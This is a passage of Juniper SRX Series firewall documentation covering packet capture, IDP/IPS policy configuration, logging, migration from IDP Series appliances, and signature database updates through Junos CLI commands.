A filter is defined to filter traffic; then an action profile is applied to the filtered traffic. The action profile specifies a variety of actions on the processing unit. One of the supported actions is packet dump, which sends the packet to the Routing Engine and stores it in proprietary form to be read using the `show security datapath-debug capture` command.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security datapath-debug capture-file my-capture
set security datapath-debug capture-file format pcap
set security datapath-debug capture-file size 1m
set security datapath-debug capture-file files 5
set security datapath-debug maximum-capture-size 400
set security datapath-debug action-profile do-capture event np-ingress packet-dump
set security datapath-debug packet-filter my-filter action-profile do-capture
set security datapath-debug packet-filter my-filter source-prefix 1.2.3.4/32
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode*in the *Junos OS CLI User Guide*.

To configure packet capture:

1. Edit the security datapath-debug option for the multiple processing units along the packet-processing path:

```
[edit]
user@host# edit security datapath-debug
```

2. Enable the capture file, the file format, the file size, and the number of files. Size number limits the size of the capture file. After the limit size is reached, if the file number is specified, then the capture file will be rotated to filename *x*, where *x* is auto-incremented until it reaches the specified index and then returns to zero. If no files index is specified, the packets will be discarded after the size limit is reached. The default size is 512 kilobytes.

```
[edit security datapath-debug]
user@host# set capture-file my-capture format pcap size 1m files 5
[edit security datapath-debug]
user@host# set maximum-capture-size 400
```

3. Enable action profile and set the event. Set the action profile as do-capture and the event type as np-ingress:

```
[edit security datapath-debug]
user@host# edit action-profile do-capture
[edit security datapath-debug action-profile do-capture]
user@host# edit event np-ingress
```

4. Enable packet dump for the action profile:

```
[edit security datapath-debug action-profile do-capture event np-ingress]
user@host# set packet-dump
```

5. Enable packet filter, action, and filter options. The packet filter is set to my-filter, the action profile is set to do-capture, and filter option is set to source-prefix 1.2.3.4/32.

```
[edit security datapath-debug]
user@host# set security datapath-debug packet-filter my-filter action-profile do-capture
```

```
[edit security datapath-debug]
user@host#  set security datapath-debug packet-filter my-filter source-prefix 1.2.3.4/32
```

Results

From configuration mode, confirm your configuration by entering the `show security datapath-debug` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
security {
    datapath-debug {
        capture-file {
            my-capture
            format pcap
            size 1m
            files 5;
        }
    }
    maximum-capture-size 100;
    action-profile do-capture {
        event np-ingress {
             packet-dump
         }
      }
    packet-filter my-filter {
         source-prefix 1.2.3.4/32
        action-profile do-capture
     }
 }
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

Confirm that the configuration is working properly.

Verifying Packet Capture

Purpose

Verify if the packet capture is working.

Action

From operational mode, enter the `request security datapath-debug capture start` command to start packet capture and enter the `request security datapath-debug capture stop` command to stop packet capture.

To view the results, from CLI operational mode, access the local UNIX shell and navigate to the directory /var/log/my-capture. The result can be read by using the tcpdump utility.

Verifying Data Path Debugging Capture

Purpose

Verify the details of data path debugging capture file.

Action

From operational mode, enter the `show security datapath-debug capture` command.

```
user@host>show security datapath-debug capture
```

WARNING: When you are done troubleshooting, make sure to remove or deactivate all the traceoptions configurations (not limited to flow traceoptions) and the complete security datapath-debug configuration stanza. If any debugging configurations remain active, they will continue to use the device's CPU and memory resources.

Verifying Data Path Debugging Counter

Purpose

Verify the details of the data path debugging counter.

Action

From operational mode, enter the `show security datapath-debug counter` command.

IDP Security Packet Logging for Logical Systems and Tenant Systems

IN THIS SECTION

Starting in Junos OS Release 21.3R1, you can capture IDP security packet logs for logical systems and tenant systems. With packet capture enabled on your security device, you can also specify a number of post-attack or pre-attack packets to capture. After you configure packet capture on your security device, the device collects the captured information and stores it as a packet capture (**.pcap**) file at the logical systems and tenant systems level.

When you configure IDP security packet logs for logical systems and tenant systems, your configuration looks as the following sample:

IDP Packet Logging Sample Configuration

```
[edit logical-systems LSYS-1]
user@host# show
```

```
security {
    idp {
        sensor-configuration {
            packet-log {
                threshold-logging-interval 2;
                source-address 192.168.0.0;
                host {
                    172.16.0.0;
                    port 2050;
                }
            }
        }
    }
}
```

Route and Reachability

You can specify packet logging sensors at the logical systems and tenant systems level to store the captured packets on a destination device (PCAP receiver). To send and store the captured packets, you must add the IP address of the destination device in your logical systems and tenant systems configuration. Otherwise, the device uses the IP address of the device configured at the root logical systems and tenant systems level to send the captured packet. In this case, captured packets are not stored at the logical systems and tenant systems level.

If your root logical systems and tenant systems do not include the IP address of the destination device, the security device fails to send the captured packet to the destination.

You can use the **show security idp counters packet log logical-system <logical-system-name>** command and check the option *Packet log host route lookup failures* field to see the number of times the security device did not send captured packets because of missing route details.

SEE ALSO

packet-log (Security IDP Sensor Configuration)

show security idp counters packet-log

IDP Performance and Capacity Tuning

IN THIS SECTION

This topic provides an overview on performance and capacity tuning for an Intrusion Detection and Prevention (IDP) session.

For more information, see the following topics:

Performance and Capacity Tuning for IDP Overview

This topic provides an overview on performance and capacity tuning for an Intrusion Detection and Prevention (IDP) session.

If you are deploying IDP policies, you can configure the device to increase IDP session capacity. By using the provided commands to change the way the system allocates resources, you can achieve higher IDP session capacity.

By using the **maximize-idp-sessions** command, you can increase the IDP session capacity. In this mode, by default, the device assigns a greater weight value to firewall functions. Based on your IDP policy, you can shift the weight to IDP functions to maximize IDP performance. By shifting weight, you are increasing capacity and allocating more processing power for the given service.

> **NOTE**: You should not configure the device to increase IDP session capacity if you are not using an IDP policy.

The device ships with an implicit default session capacity setting. This default value adds weight to firewall sessions. You can manually override the default by adding the **maximize-idp-sessions** setting to your configuration. When you do this, in addition to IDP session scaling, you can choose to assign weight values of equal, firewall, or IDP to firewall and IDP functions. Typically, when you only include IDP-recommended attacks or client-to-server attacks in your IDP policy, IDP functions consume less CPU resources, for this reason, you would select weight firewall to maximize device performance. Alternatively, if you add server-to-client attacks to your IDP policy, IDP functions consume higher CPU resources. For this reason, you would select weight IDP to maximize performance. Essentially, you will need to configure the weight based on the desired IDP policy and performance. You do this by examining the CPU resource utilization on the packet forwarding engine by using the **show security monitoring fpc** ***number*** command.

SEE ALSO

IDP Policies Overview | 56

Configuring Session Capacity for IDP (CLI Procedure)

The configuration instructions in this topic describe how modify session capacity for IDP policies.

You do this by adding the **maximize-idp-sessions** command and then adding the weight option to specify IDP sessions.

> **NOTE**: The weight option depends on the **maximize-idp-sessions** command being set.

1. If you have an active IDP policy, you can configure the device to increase IDP session capacity by entering following command:

```
user@host# set security forwarding-process application-services maximize-idp-sessions
```

2. You can further adjust the weight of the firewall and IDP processing functions, such as in the case of heavier IDP policies with the following command:.

```
user@host# set security forwarding-process application-services maximize-idp-sessions weight
idp
```

3. Commit your changes. You must reboot the device for any session capacity setting changes to take effect.

> **NOTE**: If the device has **maximize-idp-sessions** weight enabled for IDP, and you do not have an IDP policy configured, a warning message appears when you commit your configuration. If you see this warning, you should remove your configured settings.

To turn **maximize-idp-sessions** settings off, remove the **maximize-idp-sessions** configuration.

NOTE: You must reboot the device for any **maximize-idp-sessions** setting changes to take effect.

SEE ALSO

IDP Policies Overview | **56**

7

CHAPTER

Migrating from IDP Series or ISG Series Devices to SRX Series Devices

Introduction to IDP Migration

IN THIS SECTION

This topic provides a brief overview of some basic considerations when moving from standalone Juniper Networks IDP Series Intrusion Detection and Protection Appliances or Juniper Networks ISG Series Integrated Security Gateways with IDP security module to the Juniper Networks SRX Series Firewalls.

For more information, see the following topics:

IDP Series Appliances to SRX Series Firewalls Migration Overview

IN THIS SECTION

Introduction

SRX Series Firewalls are equipped with full security and networking capabilities and represents the highest performing firewalls with natively integrated full intrusion prevention system (IPS) technology from Juniper Networks IDP Series Intrusion Detection and Prevention Appliances, providing inline protection against current and emerging threats throughout the network.

Although an SRX Series IDP policy can be configured entirely from within Juniper Networks J-Web software, this document focuses primarily on the CLI and Junos Space Security Director configuration steps, with the intention of providing an easy transition and learning path for both system engineers new to the IDP Series and those already familiar with managing standalone IDP Series and ISG Series with IDP solutions.

Because standalone IDP Series devices are typically deployed in either sniffer or transparent mode, additional considerations regarding network design must be addressed. These involve:

- Network interfaces configuration
- Security zones configuration

In addition, there are considerations regarding the following security features:

- Denial of service (DoS) and flood protection.
- Traffic anomaly detection or screens (as well as some of the detection methods applicable for SRX Series Firewalls).
- Configured settings and actions must be closely analyzed because adding a new device can potentially impact network traffic—particularly in regard to Layer 3 processing.

SRX Series Firewalls can be deployed in sniffer mode (only on SRX5400, SRX5600, and SRX5800 devices). The sniffer mode is not supported on SRX300, SRX340, SRX345, and SRX550HM devices.

Multimethod Detection

SRX Series Firewalls deploy two rulebases—a main IDP rulebase and an exempt rulebase.

In addition, SRX Series Firewalls use security zones that are based on technology available with ScreenOS-based security devices, and provide detailed screen protection as an alternative for some basic standalone detection methods or rulebases.

Logging

Logging on an SRX Series Firewall must be configured to send records in response to security events through system logging to a preconfigured syslog server, such as the Juniper Networks Juniper Secure Analytics (JSA).

Sensor Configuration Settings

On both standalone IDP Series and SRX Series Firewalls, a number of sensor configuration settings can be configured to fine-tune IDP Series behavior and can be accessed from the CLI and Junos Space Security Director (SD). If any of the settings have been changed from the default value or need to be further modified, you must manually modify them. There are no automated processes to export or import modified settings.

Key Points to Consider

Note the following key points when you migrate from IDP Series Appliances to SRX Series Firewalls:

- In comparison with deep inspection on ScreenOS, the fundamental IPS detection capabilities on the SRX Series Firewalls do not differ from that available on IDP Series Appliances or ISG Series with IDP security modules.
- Not all IPS features are available on SRX Series IDP. We recommend that you familiarize yourself with documentation that details those differences.
- Only SRX5400, SRX5600, and SRX5800 devices can be configured in sniffer mode (transparent mode).
- IPS does not need a separate license to run as a service on the SRX Series Firewall; however, a license is required for IPS updates.
- A base firewall policy is required and needs to include an IPS application-service statement to enable IPS inspection.
- Enabling all attacks is not supported. If the policy does not load, check the service log files for policy size and load results.
- A system log (syslog) server is required to collect security event-related messages when the messages are identified on the SRX Series data plane.
- It is s important to understand that compiling and applying an IPS policy can take some time, depending on the number of attack objects and the size of the policy. Starting with Junos OS Release 12.1 and Junos OS Release 17.3R1, SRX Series Firewalls are leveraged for smarter compilation engine along with caching compiled information so that the compilation process takes much less time. The compilation process is conducted asynchronously, which means that the SRX Series Firewall starts the process but will not hold up CLI or SD session, but instead will allow you to check back later on the status.

Understanding Intrusion Prevention System

IN THIS SECTION

Overview

The Juniper Networks intrusion prevention system (IPS) feature detects and prevents attacks in network traffic.

SRX Series Firewalls provide the IPS functionality integrated within the Junos OS software; no special hardware is needed. IPS administrators have the option of deploying and administering IPS using the CLI or the Junos Space Security Director.

IPS Architecture

The IPS architecture is composed of the following:

- SRX Series Firewall with IPS—IPS functionality is integrated as part of Junos OS and no special hardware is required.
- Management—SRX Series Firewalls can be fully managed using the CLI commands. However, if there are multiple SRX Series Firewalls involved in the IPS deployment, we recommend using the Junos Space Security Director application.
- Logging—Juniper Secure Analytics (JSA) is Juniper Networks' security information and event management (SIEM) solution. JSA has predefined dashboards and reports for the SRX Series Firewalls IPS solution. In addition to logging, JSA provides event correlation, incident management, and flow monitoring. SRX Series logs are in syslog (structured data syslog) format, and these can be sent to JSA or to any other syslog servers that users might already have in place.

IPS with Chassis Clustering Limitations

IPS is supported in both active/passive and active/active chassis cluster modes on SRX Series Firewalls with the following limitations:

- No inspection is performed on sessions that fail over or fail back. Only new sessions after a failover are inspected by IPS, and older sessions become firewall sessions.

- The IP action table is not synchronized across nodes. If an IP action is taken for a session, and the source IP, destination IP or both is added to the IP action table, this information is not synchronized to the secondary node. Therefore, the sessions from the source IP, destination IP or both will be forwarded until a new attack is detected.

- The SSL session ID cache is not synchronized across nodes. If an SSL session reuses a session ID and it happens to be processed on a node other than the one on which the session ID is cached, the SSL session cannot be decrypted and will be bypassed for IPS inspection.

SEE ALSO

IDP Series Appliances to SRX Series Firewalls Migration Overview | 551

Understanding the Intrusion Prevention System Deployment Modes

IN THIS SECTION

This topic provide you an overview of the different types of IPS deployment modes for SRX Series Firewalls.

IPS provides three different modes of deployment:

- Integrated mode

- Sniffer mode

Integrated Mode

Integrated mode is supported on SRX Series Firewalls. Integrated mode is the default mode in which IPS operates on the SRX Series Firewalls (There are no specific indications that show that the device is in integrated mode.)

NOTE: We recommend deploying IPS in integrated mode.

Sniffer Mode

Sniffer mode is supported only on SRX5400, SRX5600, and SRX5800 devices. You can use the sniffer mode of IPS deployment by configuring the interfaces in promiscuous mode and manipulating the traffic and flow setup with routing.

On SRX5400, SRX5600, and SRX5800 devices, in sniffer mode, ingress and egress interfaces work with flow showing both source and destination interface as egress interface.

As a workaround, in sniffer mode, use the tagged interfaces. Hence, the same interface names are displayed in the logs. For example, ge-0/0/2.0 as ingress (sniffer) interface and ge-0/0/2.100 as egress interface are displayed in the logs to show the source interface as ge-0/0/2.100.

```
set interfaces ge-0/0/2 promiscuous-mode
set interfaces ge-0/0/2 vlan-tagging
set interfaces ge-0/0/2 unit 0 vlan-id 0
set interfaces ge-0/0/2 unit 100 vlan-id 100
```

SEE ALSO

Understanding Intrusion Prevention System | 554

Getting Started with IPS

Before configuring the SRX Series Firewall for IPS functionality, perform the following tasks:

1. **Install the License**—You must install an IDP license before you can download any attack objects. If you are using only custom attack objects, you do not need to install a license, but if you want to download Juniper Networks predefined attack objects, you must have this license. Juniper provides you with the ability to download a 30-day trial license to permit this functionality for a brief period of time to evaluate the functionality. All you need is run the `request system license add` command either specifying a file storage location or copy and paste it into the terminal.

2. **Configure Network Access**—Before you can download the attack objects, you must have network connectivity to either the Juniper download server or a local server from which the signatures can be

downloaded. This typically requires network configuration (IP/Netmask, routing, and DNS) and permitted access to reach the server. At the time of this writing, HTTP proxies are not supported, but you can configure a local webserver from which to serve the files.

3. **Download Attack Objects**—Before deploying the IPS, you must first download the attack objects from which the policy will be compiled. Triggering a manual download does not configure the SRX Series Firewall to download them in the future, so you must configure automatic updates to download them.

4. **Install Attack Objects**—Once the download has been completed, you must install the attack updates before they are actually used in a policy. If you already have a policy configured, you do not need to recommit the policy—installing the updates adds them to the policy. The installation process compiles the attack objects that have been downloaded to a stage directory into the configured policy.

5. **Download Policy Templates (optional)**—You can optionally download and install predefined IPS policies known as policy templates provided by Juniper to get started. After finishing this chapter, you should be able to configure your own policy, so you probably will not need policy templates.

NOTE: Starting with Junos OS Release 12.1 and Junos OS Release 17.3R1, the SRX Series Firewalls automatically push the signature package to the secondary member of the chassis cluster. Prior to Junos OS Release 12.1 and Junos OS Release 17.3R1, you had to use the fxp0 on both members of the cluster because both members had to download their own instance. With Junos OS Releases beyond 12.1 and 17.3R1, there is no explicit configuration. SRX Series Firewall will download the signature package and push it to the secondary member during the download process.

RELATED DOCUMENTATION

Understanding IDP Signature Database for Migration | 568

Understanding IDP Migration

IN THIS SECTION

This topic provides details on installing and configuring IDP.

For more information, see the following topics:

Initial Configuration Overview

IN THIS SECTION

Enabling a fully functional IPS service on SRX Series Firewalls includes the following basic configuration steps:

Basic Configurations

1. Configure basic networking, security, and access components (in most cases this will already be configured).
2. Configure and activate IPS policy.
3. Configure firewall policy to associate specific rules with IPS.
4. Download attack objects including sensor updates.
5. Configure logging.
6. Update security-package.
7. Verify configuration and test functionality.

Initial Configuration Assumptions

Before starting the IPS policy configuration, this document assumes that an initial networking configuration exists and that an admin user has full access to the SRX Series. Initial device configuration on our sample system is as follows:

```
user@ost > show configuration | display set
set system root-authentication encrypted-password “$ABC123”
set system name-server 1.2.3.4
set system login user mxb uid 2000
set system login user mxb class super-user
set system login user mxb authentication encrypted-password “$123ABC”
set system syslog user * any emergency
set system syslog file messages any notice
set system syslog file messages authorization info
set system syslog file interactive-commands interactive-commands any
set system license autoupdate url https://ae1.juniper.net/junos/key_retrieval
set interfaces fxp0 unit 0 family inet address 192.168.1.221/24
set routing-options static route 0.0.0.0/0 next-hop 192.168.1.1
set security idp security-package url https://signatures.juniper.net/cgi-bin/index.cgi
```

NOTE: Throughout this document we provide commands required to configure specific features; however, in order to activate associated functionality, configuration changes need to be successfully committed (using the commit command).

This feature requires a license. To understand more about IPS License, see, Installing the IPS License (CLI). Please refer to the Juniper Licensing Guide for general information about License Management. Please refer to the product Data Sheets at SRX Series Services Gateways for details, or contact your Juniper Account Team or Juniper Partner.

SEE ALSO

IDP Series Appliances to SRX Series Firewalls Migration Overview | 551
Understanding Intrusion Prevention System | 554
Understanding the Intrusion Prevention System Deployment Modes | 555

IPS Configuration (CLI)

IN THIS SECTION

Configuring Interfaces

1. Display current interfaces (assumption is interfaces have been properly cabled)

```
user@host# configure
fxp0 {
    unit 0 {
        family inet {
            address 192.168.1.221/24;
        }
    }
}
```

```
[edit]
user@host# run show interfaces | match ge-0/0
Physical interface: ge-0/0/0, Enabled, Physical link is Down
Physical interface: ge-0/0/1, Enabled, Physical link is Down
Physical interface: ge-0/0/2, Enabled, Physical link is Up
Physical interface: ge-0/0/3, Enabled, Physical link is Up
Physical interface: ge-0/0/4, Enabled, Physical link is Down
Physical interface: ge-0/0/5, Enabled, Physical link is Down
Physical interface: ge-0/0/6, Enabled, Physical link is Down
Physical interface: ge-0/0/7, Enabled, Physical link is Up
Physical interface: ge-0/0/8, Enabled, Physical link is Down
Physical interface: ge-0/0/9, Enabled, Physical link is Down
```

```
Physical interface: ge-0/0/10, Enabled, Physical link is Down
Physical interface: ge-0/0/11, Enabled, Physical link is Down
```

2. Configure forwarding interfaces.

```
user@host# set interfaces ge-0/0/2 unit 0 family inet address 33.3.3.1/24
user@host# set interfaces ge-0/0/3 unit 0 family inet address 44.4.4.1/24
```

3. Verify the configuration.

```
user@host# run show interfaces terse | match /24
```

```
ge-0/0/2.0  up up inet 33.3.3.1/24
             ge-0/0/3.0 up up inet 44.4.4.1/24
              ge-0/0/7.0 up up inet 192.168.2.222/24
             fxp0.0     up up inet 192.168.1.221/24
```

Configuring Security Zones

1. Configure security zones.

   a. Display existing zones:

   ```
   user@host> show security zones
   ```

   ```
   Security zone: junos-global
   Send reset for non-SYN session TCP packets: Off
   Policy configurable: Yes
   Interfaces bound: 0
   Interfaces:
   ```

   b. Configure zones abc-trust and abc-untrust and assign interfaces accordingly.

   ```
   user@host# set security zones security-zone abc-trust interfaces ge-0/0/2
   user@host# set security zones security-zone abc-untrust interfaces ge-0/0/3
   ```

2. Verify the configuration.

```
user@host# run show security zones
```

```
Security zone: abc-trust
Send reset for non-SYN session TCP packets: Off
Policy configurable: Yes
Interfaces bound: 1
Interfaces:
ge-0/0/2.0
```

```
Security zone: abc-untrust
Send reset for non-SYN session TCP packets: Off
Policy configurable: Yes
Interfaces bound: 1
Interfaces:
ge-0/0/3.0
```

```
Security zone: junos-global
Send reset for non-SYN session TCP packets: Off
Policy configurable: Yes
Interfaces bound: 0
Interfaces:
```

Configuring IPS Security Policy

1. Configure IPS policy abc-idp-policy.

   The simple configuration in this section involves setting up one rule looking for all critical attacks and, in case a match is found, dropping the associated connection, setting that event as critical and logging it with an alert. The second rule is configured to look for major attacks and to perform a recommended action upon detecting a severe attack, as well as logging the event.

   > **NOTE**: Logging means sending a system log (syslog) message to an appropriate, preconfigured syslog server. Logging configuration steps are provided in subsequent sections.

```
user@host#  set security idp idp-policy abc-idp-policy rulebase-ips rule 1 match
from-zone any to-zone any source-address any destination-address any application any
attacks predefined-attack-groups Critical
user@host#  set security idp idp-policy abc-idp-policy rulebase-ips rule 1 then
severity critical notification log-attacks alert
user@host#  set security idp idp-policy abc-idp-policy rulebase-ips rule 1 match
from-zone any to-zone any source-address any destination-except address
user@host#  set security idp idp-policy abc-idp-policy rulebase-ips rule 1 match
from-zone any to-zone any source-address any source-except address
user@host#  set security idp idp-policy abc-idp-policy rulebase-ips rule 2 match
from-zone any to-zone any source-address any destination-address any application any
attacks predefined-attack-groups Major
user@host#  set security idp idp-policy abc-idp-policy rulebase-ips rule 2 then
action recommended
user@host#  set security idp idp-policy abc-idp-policy rulebase-ips rule 2 then
severity major notification log-attacks
```

2. Verify IPS policy abc-idp-policy.

```
user@host> show security idp idp-policy abc-idp-policy
rulebase-ips {
    rule 1 {
        match {
            from-zone any;
            source-except address;
            to-zone any;
            destination-except address;
            application any;
            attacks {
                predefined-attack-groups Critical;
            }
        }
        then {
            notification {
                log-attacks {
                    alert;
                }
            }
            severity critical;
        }
    }
```

```
    rule 2 {
        match {
            from-zone any;
            source-address any;
            to-zone any;
            destination-address any;
            application any;
            attacks {
                predefined-attack-groups Major;
            }
        }
        then {
            action {
                recommended;
            }
            notification {
                log-attacks;
            }
            severity major;
        }
    }
}
```

3. Set trace options.

   a. To provide detailed IPS process event information (policy compilation result, policy loading results, dfa matches, and so on) which allows for further system analysis, tuning, and easier troubleshooting, it is highly recommended to enable trace options. The following is an example setting that configures trace to write all security events encompassing all debug levels (error, info, notice, verbose, and warning). The trace filename is not specified trace if it is not written into the file named after the process being traced, which is the case with IDP/var/log/idpd:

   ```
   user@host#  set security idp traceoptions flag all
   user@host#  set security idp traceoptions level all
   ```

   b. For this example, we limit the file size to 100 MB. This means that the process will write this file and once it reaches 100 MB, it will rename it to idpd.0 and continue with a new idpd. The default number of files is 3 and if file numbers are exhausted, the oldest file (idpd.2) gets overwritten.

   ```
   user@host#  set security idp traceoptions file size 100M
   ```

4. Verify trace options settings.

```
user@host> show security idp traceoptions
```

```
file size 100m;
flag all;
level all;
no-remote-trace;
```

5. Activate IPS Series policy.

```
user@host#  set security idp active-policy abc-idp-policy
```

6. Verify active IPS policy.

```
user@host> show security idp active-policy
```

```
active-policy abc-idp-policy;
```

NOTE: To deploy IPS policy on the SRX Series Firewalls, one more step is required—configuring firewall security policy to identify which traffic is to be processed by the IPS service. This is described in the following section.

Configuring Firewall Security Policy

For traffic entering the SRX Series Firewall to be processed by IPS security policy firewall, the security policy needs to be configured accordingly.

Following are steps required to configure firewall security policy and finalize Intrusion Prevention System configuration on the SRX Series gateway. This will result in traffic between security zones abc-untrust and abc-trust being inspected by IPS security policy abc-idp-policy.

1. Ensure that the system is configured with the default policy denying all traffic. This basically means traffic will 1. be denied throughout the gateway unless specifically allowed to by firewall security policy.

```
user@host> show security policies
```

```
Default policy: deny-all
```

2. Configure policy.

```
user@host#  set security policies from-zone abc-untrust to-zone abc-trust policy abc match
source-address any destination-address any application any
user@host# security policies from-zone abc-untrust to-zone abc-trust policy abc then permit
application-services idp
user@host#  set security policies from-zone abc-trust to-zone abc-untrust policy abc match
source-address any destination-address any application any
user@host#  set security policies from-zone abc-trust to-zone abc-untrust policy abc then
permit application-services idp
```

3. Verify configuration.

```
user@host> show security policies
from-zone abc-untrust to-zone abc-trust {
    policy abc {
        match {
            source-address any;
            destination-address any;
            application any;
        }
        then {
            permit {
                application-services {
                    idp;
                }
            }
        }
    }
}
from-zone abc-trust to-zone abc-untrust {
    policy abc {
```

```
        match {
            source-address any;
            destination-address any;
            application any;
        }
        then {
            permit {
                application-services {
                    idp;
                }
            }
        }
    }
}
```

IPS Logging

IPS generates event logs when an event matches an IPS policy rule in which logging is enabled. When you configure a rule for logging, the device creates a log entry for each event that matches that rule.

When configured to do so, an IPS service will send events that match policy entry to the logging server directly from the data plane via emulated IP address, encapsulated in 514/udp.

Configure logging:

1. Configure interface data plane to send syslog messages from:

```
user@host# set interfaces ge-0/0/7 unit 0 family inet address 192.168.2.1/24
```

2. Choose the format (standard or structured format).

```
user@host# set security log format syslog
```

3. Set the emulated source IP address (interface cannot be fxp0).

```
user@host# set security log source-address 192.168.2.211
```

4. Set severity.

```
user@host# set security log stream jet severity debug
```

5. Indicate the syslog server IP address (to which logs are sent via 514/udp).

```
user@host# set security log stream jet host 192.168.2.212
```

6. Verify log configuration.

```
user@host> show security log
```

```
format syslog;
source-address 192.168.2.211;
stream jet {
severity debug;
host {
192.168.2.212;
}
```

RELATED DOCUMENTATION

IDP Series Appliances to SRX Series Firewalls Migration Overview | 551

Initial Configuration Overview | 558

RELATED DOCUMENTATION

Introduction to IDP Migration | 551

Understanding IDP Signature Database for Migration

IN THIS SECTION

The signature database is one of the major components of the intrusion prevention system (IPS). It contains definitions of different objects, such as attack objects, application signature objects, and service objects, that are used in defining IDP policy rules.

For more information, see the following topics:

Understanding the IPS Signature Database

The signature database is one of the major components of the intrusion prevention system (IPS). It contains definitions of different objects, such as attack objects, application signature objects, and service objects, that are used in defining IDP policy rules. As a response to new vulnerabilities, Juniper Networks periodically provides a file containing attack database updates on the Juniper Networks website. You can download this file to protect your network from new threats.

> **NOTE**: IPS does not need a separate license to run as a service on the SRX Series Firewall; however, a license is required for IPS updates. Custom attacks and custom attack groups in IDP policies can also be configured and installed even when a valid license and signature database are not installed on the device.

The IPS signature database is stored on the IPS-enabled device and contains definitions of predefined attack objects and groups. These attack objects and groups are designed to detect known attack patterns and protocol anomalies within the network traffic. The IPS signature database includes more than 5000 signatures and more than 1200 protocol anomalies.

IPS updates and application signature package updates are a separately licensed subscription service. You must install the IPS signature-database-license key on your device for downloading and installing daily signature database updates from the Juniper Networks website. The IPS signature license key does not provide grace period support.

NOTE: If you require both AppSecure and IPS features, you must install the application signature license in addition to the IPS signature-database-update license key.

The signature database comprises the following components:

- Detector engine—The IDP detector engine is a dynamic protocol decoder that includes support for decoding more than 60 protocols and more than 500 service contexts. You can download the protocol detector engine updates along with the signature database updates.
- Attack database—The attack signature database stores data definitions for attack objects and attack object groups. Attack objects comprise stateful signatures and traffic anomalies. You specify attack objects in IDP rulebase rules. New attacks are discovered daily, so it is important to keep your signature database up to date. You can download the attack database updates from the Juniper Networks website.
- Application signature database—The application signature database stores data definitions for application objects. Application objects are patterns that are used to identify applications that are running on standard or nonstandard ports.

NOTE: We recommend using the latest version of the signature database to ensure an up-to-date attack database.

SEE ALSO

IDP Series Appliances to SRX Series Firewalls Migration Overview | 551
Understanding Intrusion Prevention System | 554

Managing the IPS Signature Database (CLI)

IN THIS SECTION

This example shows how to install and schedule the signature database updates using the CLI.

Requirements

Before you install the signature database updates, ensure that you have installed an IPS license key.

Overview

IPS signature database management comprises the following tasks:

- Update the signature database—Download the attack database updates available on the Juniper Networks website. New attacks are discovered daily, so it is important to keep your signature database up to date.
- Verify the signature database version—Each signature database has a different version number with the latest database having the highest number. You can use the CLI to display the signature database version.
- Update the protocol detector engine—You can download the protocol detector engine updates along with the signature database. The IPS protocol detector contains Application Layer protocol decoders. The detector is coupled with the IDP policy and is updated together. It is always needed at policy update time, even if there is no change in the detector.
- Schedule signature database updates—You can configure the IPS-enabled device to automatically update the signature database after a set interval.

Configuration

IN THIS SECTION

Downloading and Installing the IPS Signature Package

Step-by-Step Procedure

New attacks are discovered daily, so it is important to keep your signature database up to date. In this example, you download and then install the latest signature package from the signature database server:

1. Download the attack database updates available on the Juniper Networks website:

   ```
   user@host>request security idp security-package download
   ```

   By default, when you download the security package, you download the following components into a Staging folder in your device: the latest version of the complete attack object groups table, the application objects table, and the updates to the IPS Detector Engine. Because the attack objects table is typically very large, by default the system only downloads updates to the attack objects table. However, you can download the complete attack objects table by using the `full-update` configuration option.

2. Check the security package download status:

   ```
   user@host>request security idp security-package download status
   ```

   On a successful download, the following message is displayed:

   ```
   Done;Successfully downloaded from (https://signatures.juniper.net/cgi-bin/index.cgi).
   Version info:1884(Thu Mar 17 12:06:35 2011, Detector=11.4.140110223)
   ```

3. After downloading the security package, you must install the package to update the security database with the newly downloaded updates from the Staging folder in your device. Install the security package:

   ```
   user@host>request security idp security-package install
   ```

4. Check the status of the install:

   ```
   user@host>request security idp security-package install status
   ```

On a successful install, the following message is displayed:

```
Done;Attack DB update: successful - [UpdateNumber=1884,ExportDate=Thu Mar 17 12:06:35
2011,Detector=11.4.140110223]
    Updating control-plane with new detector: successful
    Updating data-plane with new attack or detector: successful
```

Verifying the Signature Database Version

Step-by-Step Procedure

Each signature database has a different version number with the latest database having the highest number.

- Use the CLI to verify the signature database version installed:

```
user@host>show security idp security-package version
```

The following sample output shows the version number for the signature package:

```
user@host> show security idp security-package-version
Attack database version:1883(Wed Mar 16 12:10:26 2011)
Detector version :12.6.140121210
Policy template version :N/A
```

Scheduling the Signature Database Updates

Step-by-Step Procedure

You can configure an IPS-enabled device to automatically update the signature database after a set interval. After the initial manual setup, we recommend that you schedule the signature updates so you always have protection against new vulnerabilities.

- To schedule the signature package download, from configuration mode, specify the start time and the interval for the download:

```
user@host>set security idp security-package automatic interval interval start-time <YYYY-MM-
DD.HH:MM:SS>
```

For example, to set a schedule for the signature download every 72 hours, you use the following configuration:

```
user@host>set security idp security-package automatic interval 72 start-time
```

Downloading and Installing the IPS Signature Package from an Older Junos OS Release Version to Newer Junos OS Release Version

IN THIS SECTION

Procedure

Step-by-Step Procedure

Starting with Junos OS Release 17.3, when you upgrade from Junos OS Release 12.3X48 or 15.1X49 to Junos OS Release 17.3 or downgrade from Junos OS Release 17.3 to Junos OS Release 12.3X48 or 15.1X49, you must update the IPS signature package by downloading and installing the IPS signature package update.

NOTE: We recommend that you perform the IPS signature package update because if the previous IPS signature package download before an upgrade or a downgrade comprised an incremental or decremental update, then reinstalling of the IPS signature package, without downloading the IPS signature package again, updates the IPS signature package with only the incremental attacks from the last download and does not contain any attacks from the baseline release. Therefore, to avoid any IDP commit configuration failure, update the IPS signature package.

The following procedure shows how to download and install an IPS signature package and update the package from an older Junos OS release version to a newer Junos OS release version:

1. Perform a full update of the security package version.

```
user@host>request security idp security-package download full-update
```

By default, when you download the security package, you download the following components into a Staging folder in your device—the latest version of the complete attack object groups table, the application objects table, and the updates to the IPS Detector Engine. Because the attack objects table is typically very large, by default the system downloads only updates to the attack objects table.

2. Check the security package download status.

```
user@host> request security idp security-package download status
```

On a successful download, the following message is displayed:

```
user@host # run request security idp security-package download status
Done;Successfully downloaded from(https://signatures.juniper.net/cgi-bin/index.cgi).
